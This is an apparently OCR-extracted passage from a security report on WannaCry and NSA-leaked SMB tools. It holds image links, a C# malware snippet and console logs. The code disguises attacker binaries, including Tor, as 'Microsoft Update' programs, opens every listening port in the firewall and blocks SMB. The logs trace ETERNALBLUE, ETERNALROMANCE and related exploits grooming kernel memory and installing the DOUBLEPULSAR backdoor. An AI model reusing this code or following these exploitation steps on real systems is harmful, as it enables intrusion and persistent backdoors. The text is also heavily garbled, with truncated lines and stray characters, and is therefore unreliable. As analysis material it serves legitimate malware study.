

NSA §

```
Hashtable listeningPorts = firewall.GetListeningPorts();
ArrayList arrayList = (ArrayList)listeningPorts["TCP"];
ArrayList arrayList2 = (ArrayList)listeningPorts["UDP"];
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\svchost.exe \"Microsoft Update Service\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\taskhost.exe \"Microsoft Update Helper\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\Tor\\tor.exe \"Microsoft Update Installer\" ENABLE");
foreach (string text5 in arrayList)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening TCP ",
        text5,
        " \"Open TCP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open TCP Port " + text5 + "\" dir=in action=allow protocol=TCP localport=" + text5);
}
foreach (string text5 in arrayList2)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening UDP ",
        text5,
        " \"Open UDP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open UDP Port " + text5 + "\" dir=in action=allow protocol=UDP localport=" + text5);
}
firewall.DoFirewallRule("firewall set service fileandprint disable");
firewall.DoFirewallRule("advfirewall firewall add rule name=\"Malware SMB Block\" dir=in localport=445 protocol=TCP action=block");
firewall.DoFirewallRule("firewall set opmode ENABLE");
```

	NSA






wannacry


NSA


NSA


NSA

		¾
		¾
		¾
		¾
		¾


[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffer..DONE.
[+] Sending final SMBv2 buffers.....DONE.
[*] Sending SMB Echo request
exploit packet!
exploit packet
completed successfully (0xC000000D)!
connection.
oted buffer.
de: 10 - Success!
architecture: x86 (32-bit)
-WIN-
out blob (2 bytes):
rs from CORE
[*] Sending last fragment of
DONE.
[*] Receiving response from
[+] ETERNALBLUE overwrit
[*] Sending egg to corrupted
[*] Triggering free of corru
[*] Pinging backdoor...
[+] Backdoor returned co
[+] Ping returned Target
[+] Backdoor installed
[*] CORE sent serialized out
0x00000000 08 00
[*] Received output paramete
[+] Eternalblue Succeeded


[+] Success!
[+] Smb pipe and rpc setup complete
[*] Filling barrel with fish... done
<----------------| Entering Danger Zone |----------------->
[*] Preparing dynamite...
[*] Trying stick 1 (x86)...BOOM!
[+] Successfully Leaked Transaction!
[+] Successfully caught Fish-in-a-barrel
<----------------| Leaving Danger Zone |----------------->
[*] Attempting to find remote SRV module
[+] Reading from CONNECTION struct at: 0x822CEDA8
[+] Found SRV global data pointer: 0xB24CAC0C
[+] Locating function tables...
[+] Transaction2Dispatch Table at: 0xB24CA598
[*] Installing DOUBLEPULSAR
[+] Leaked Npp Buffer to Execute at: 0x81CE2898
[+] shellcodeaddress = 81ce2998, shellcodefilesize=3655
[+] Backdoor shellcode written
[+] Backdoor function pointer overwritten
[*] Executing DOUBLEPULSAR
[*] DOUBLEPULSAR should now be installed. The DOPU client can be used
installation.
[*] Plugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 9c
[+] TargetOsArchitecture: x86
[+] Eternalromance Succeeded


<----------| Leaving Danger Zone |---------->
[*] Attempting to find remote SRV module
[+] Reading from CONNECTION struct at: 0xFFFFFA801A942920
[+] Found SRV global data pointer: 0xFFFFF880060E6FA0
[*] Beginning quest for executable memory...
[+] PreferredWorkQueue: FFFFFA801AB5A100
[+] IrpThread: FFFFFA801ABE4880
[+] KProcess: FFFFFA8018C88040
[+] ProcessListEntry.Blink: FFFFF802834D2C80
[+] Searching backwards..
[+] Base of Nt: FFFFF80283201000
[+] Found RWX memory!!! FFFFF80283472000
[*] Copying code to target
[+] Backdoor shellcode written
[*] Triggering stub allocator
[+] Backdoor function pointer overwritten
[+] Cleared RWX region
[*] Triggering DOUBLEPULSAR installer
[*] DOUBLEPULSAR should now be installed. The DOPU client can be u
installation.
[+] Plugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 6c
[+] TargetOsArchitecture: x64


[*] Connecting to target
[+] Connection established
[*] Initializing SMB connection
[+] SMB session established
[+] SMB setup complete
[*] Attempting information leak (sync)
00081CAA758
Conn: 00000
de to target
[*] Sending shellco
] successfully sent
ing to exploit...
[*] Prepar
e races begin!
[*] Let th
ition 1:
[*] Compet
attempting++++
qualified for the finals
[*] Competition 2:
4 attempting++++
4 qualified for the finals
None won :(
[*] Competition 3:
4 attempting++++
4 qualified for the finals
None won :(
